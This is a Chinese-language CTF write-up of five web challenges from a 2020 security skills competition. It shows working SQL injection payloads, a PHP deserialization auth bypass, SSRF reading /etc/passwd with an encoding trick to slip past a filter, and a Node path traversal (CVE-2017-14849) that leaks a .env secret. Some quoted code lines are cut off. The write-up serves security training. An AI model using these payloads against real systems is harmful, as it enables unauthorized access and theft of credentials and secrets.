网络安全管理职业技能竞赛Web writeup

原创


合天网安实验室 于 2020-11-13 11:34:06 发布 3395 收藏 75
分类专栏： CTF 文章标签： ext nagios openssh ado.net sdl

如果你也想练习CTF，请点击CTF实验室

Web


0x01 easy_sql

一开始看到是easysql，那就先上sqlmap跑跑看，跑出了数据库名security以及若干表名




继续跑flag，结果没跑出来，最后还是上手工了。

测试输入一个单引号，页面无反应，但是在源码中发现了又报错信息




接着用单引号和括号闭合，报错注入，之后想了一下，为什么页面没有回显呢，原来是因为错误信息居然显示白色，前期被骗了很久，用鼠标描一下即可看到。

```
uname=aaa') or updatexml(1,concat(0x7e,mid((select * from flag),1,25)),1)%23&passwd=bbbb
```




```
uname=aaa') OR updatexml(1,concat(0x7e,mid((select * from flag),23,50)),1)%23&passwd=bbbb
```



0x02 ezsqli

开局一个输入框


查看hint得到源码

```
//a "part" of the source code here



function sqlWaf($s)
{
    $filter = '/xml|extractvalue|regexp|copy|read|file|select|between|from|where|create|grand|dir|insert|li
    if (preg_match($filter,$s))
        return False;
    return True;
}



if (isset($_POST['username']) && isset($_POST['password'])) {


    if (!isset($_SESSION['VerifyCode']))
            die("?");



    $username = strval($_POST['username']);
```

```
    $password = strval($_POST['password']);



    if ( !sqlWaf($password) )
        alertMes('damn hacker' ,"./index.php");



    $sql = "SELECT * FROM users WHERE username='${username}' AND password= '${password}'";
//    password format: /[A-Za-z0-9]/
    $result = $conn->query($sql);
    if ($result->num_rows > 0) {
        $row = $result->fetch_assoc();
        if ( $row['username'] === 'admin' && $row['password'] )
        {
            if ($row['password'] == $password)
            {
                $message = $FLAG;
            } else {
                $message = "username or password wrong, are you admin?";
            }
        } else {
            $message = "wrong user";
        }
    } else {
        $message = "user not exist or wrong password";
    }
}



?>
```

password被过滤了，usename没有过滤，使用联合查询，构造username和password返回admin即可

```
username=admin1'+union+select+'admin','admin','admin'%23&password=admin&captcha=LSOK
```



0x03 warmup

下载源码开始审计，在index.php中发现了unserialize，估计是考察反序列化的利用了

```
...
if (isset ($_COOKIE['last_login_info'])) {
    $last_login_info = unserialize (base64_decode ($_COOKIE['last_login_info']));
    try {
        if (is_array($last_login_info) && $last_login_info['ip'] != $_SERVER['REMOTE_ADDR']) {
            die('WAF info: your ip status has been changed, you are dangrous.');
        }
    } catch(Exception $e) {
        die('Error');
    }
} else {
    $cookie = base64_encode (serialize (array ( 'ip' => $_SERVER['REMOTE_ADDR']))) ;
    setcookie ('last_login_info', $cookie, time () + (86400 * 30));
}
...
```

conn.php源码


```
include 'flag.php';




 class SQL {
    public $table = '';
    public $username = '';
    public $password = '';
    public $conn;
    public function __construct() {
    }


    public function connect() {
        $this->conn = new mysqli("localhost", "xxxxx", "xxxx", "xxxx");
    }




    public function check_login(){
        $result = $this->query();
        if ($result === false) {
            die("database error, please check your input");
        }
        $row = $result->fetch_assoc();
        if($row === NULL){
            die("username or password incorrect!");
        }else if($row['username'] === 'admin'){
            $flag = file_get_contents('flag.php');
            echo "welcome, admin! this is your flag -> ".$flag;
        }else{
            echo "welcome! but you are not admin";
        }
        $result->free();
```

```
        $result->free();
    }



    public function query() {
        $this->waf();
        return $this->conn->query ("select username,password from ".$this->table." where username='".$this-
    }



    public function waf(){
           $blacklist = ["union", "join", "!", "\"", "#", "$", "%", "&", ".", "/", ":", ";", "^", "_", "`",
           foreach ($blacklist as $value) {
                  if(strripos($this->table, $value)){
                         die('bad hacker,go out!');
                  }
           }
        foreach ($blacklist as $value) {
            if(strripos($this->username, $value)){
                die('bad hacker,go out!');
            }
        }
        foreach ($blacklist as $value) {
            if(strripos($this->password, $value)){
                die('bad hacker,go out!');
            }
        }
    }



    public function __wakeup(){
        if (!isset ($this->conn)) {
            $this->connect ();
        }
        if($this->table){
            $this->waf();
        }
        $this->check_login();
        $this->conn->close();
    }



}
?>
```

可以看到在check_login中，有个flag的输出点，前提是我们需要伪造成admin用户

```php
public function check_login(){
    $result = $this->query();
    if ($result === false) {
        die("database error, please check your input");
    }
    $row = $result->fetch_assoc();
    if($row === NULL){
        die("username or password incorrect!");
    }else if($row['username'] === 'admin'){
        $flag = file_get_contents('flag.php');
        echo "welcome, admin! this is your flag -> ".$flag;
    }else{
        echo "welcome! but you are not admin";
    }
    $result->free();
}
```

继续往下看，有个执行SQL语句的地方



```php
public function query() {
    $this->waf();
    return $this->conn->query ("select username,password from ".$this->table." where username='".$this->username."' and password='".$this->password."'");
}

public function waf(){
    $blacklist = ["union", "join", "!", "\"", "#", "$", "%", "&", ".", "/", ":", ";", "^", "_", "`", "{", "|", "}", "<", ">", "?", "@", "[", "\\", "]" ,
    foreach ($blacklist as $value) {
        if(strripos($this->table, $value)){
```

```php
public function query() {
       $this->waf();
       return $this->conn->query ("select username,password from ".$this->table." where username='".$this-
   }
```


下面还有个waf，看了一下，发现我们需要构造的万能密码所用到的字符不会被ban

```php
$blacklist = ["union", "join", "!", "\"", "#", "$", "%", "&", ".", "/", ":", ";", "^", "_", "`", "{", "|",
          foreach ($blacklist as $value) {
                 if(strripos($this->table, $value)){
                        die('bad hacker,go out!');
                 }
          }
```

所以这里我们可以利用SQL注入来变成admin登录，username改为admin，password为万能密码a' or '1'='1，代码如下：

```php
include "conn.php";
$sql = new SQL();
$sql->table = "users";
$sql->username = "admin";
$sql->password = "a'or'1'='1";
$a = serialize($sql);
echo $a;
echo base64_encode ($a);
```

得到
TzozOiJTUUwiOjQ6e3M6NToidGFibGUiO3M6NToidXNlcnMiO3M6ODoidXNlcm5hbWUiO3M6NToiYWRtaW4iO3M6ODoicGFzc3dvcmQiO3M
输入之后获得flag



0x04 ssrfME

访问可以看到有两个输入点，一个可以输入url，一个是验证码

脚本爆破验证

```
<?php
for ($i=0; $i < 1000000000; $i++) {
	$a = substr(md5($i), -6, 6);	if ($a == "d17b5b") {		echo $i;		break;
}
?>
```

尝试使用file协议读取，发现读取/etc/passwd成功

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://124.71.187.100:8079
Connection: close
Referer: http://124.71.187.100:8079/
Cookie: PHPSESSID=c26bf3f695fa36916e10ec515516ebc3
Upgrade-Insecure-Requests: 1

url=file:///etc/passwd&captcha=29167
```

```
            </div>
            <div class="field">
              <button class="ui button submit" type="submit">Submit</button>
            </div>
          </div>
        </form>
      root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
    </div>
</body>

</html>
```

读取/flag，没成功，尝试读取/var/www/html/index.php，得到源码，原来是有个waf过滤了flag


```
...
if (isset($_POST['url']) && isset($_POST['captcha']) && !empty($_POST['url']) && !empty($_POST['captcha']))
{
    $url = $_POST['url'];
    $captcha = $_POST['captcha'];
    $is_post = 1;
    if ( $captcha !== $_SESSION['answer'])
    {
        $die_mess = "wrong captcha";
        $is_die = 1;
    }



    if ( preg_match('/flag|proc|log/i', $url) )
    {
        $die_mess = "hacker";
        $is_die = 1;
    }
}
...
```

file协议读flag，利用两个url编码flag绕过

```
url=file:///%25%36%36%25%36%63%25%36%31%25%36%37&captcha=43049
```

0x05 SecretGuess

题目给了源码，但是不全



在index.html中发现了source，点击可以看到源码


```
const express = require('express');
const path = require('path');
const env = require('dotenv').config();
const bodyParser = require('body-parser');
const crypto = require('crypto');
const fs = require('fs')
const hbs = require('hbs');
const process = require("child_process")


const app = express();


app.use('/static', express.static(path.join(__dirname, 'public')));
app.use(bodyParser.urlencoded({ extended: false }))
app.use(bodyParser.json());
app.set('views', path.join(__dirname, "views/"))
app.engine('html', hbs.__express)
app.set('view engine', 'html')


app.get('/', (req, res) => {    res.render("index")
})


app.post('/', (req, res) => {    if (req.body.auth && typeof req.body.auth === 'string' && crypto.createHas
})


app.get('/source', (req, res) => {    res.end(fs.readFileSync(path.join(__dirname, "app.js")))
})


app.listen(80, "0.0.0.0");
```

在给出dockerfile中，文件内容为


```
FROM node:8.5
COPY ./src /usr/local/app
WORKDIR /usr/local/app
ENV FLAG=flag{**********}
RUN npm i --registry=https://registry.npm.taobao.org
EXPOSE 80
CMD node /usr/local/app/app.js
```

去搜索相关内容，发现了可能会存在CVE-2017-14849漏洞

输入/static/../../a/../../..//etc/passwd，利用成功



接着去获取secret，/static/../../a/../../../usr/local/app/.env，得到secret=CVE-2017-14849



根据源码中的条件

```
if (req.body.auth && typeof req.body.auth === 'string' && crypto.createHash('md5').update(env.parsed.secret
```

我们将CVE-2017-14849进行md5加密之后提交即可获得flag，auth=10523ece56c1d399dae057b3ac1ad733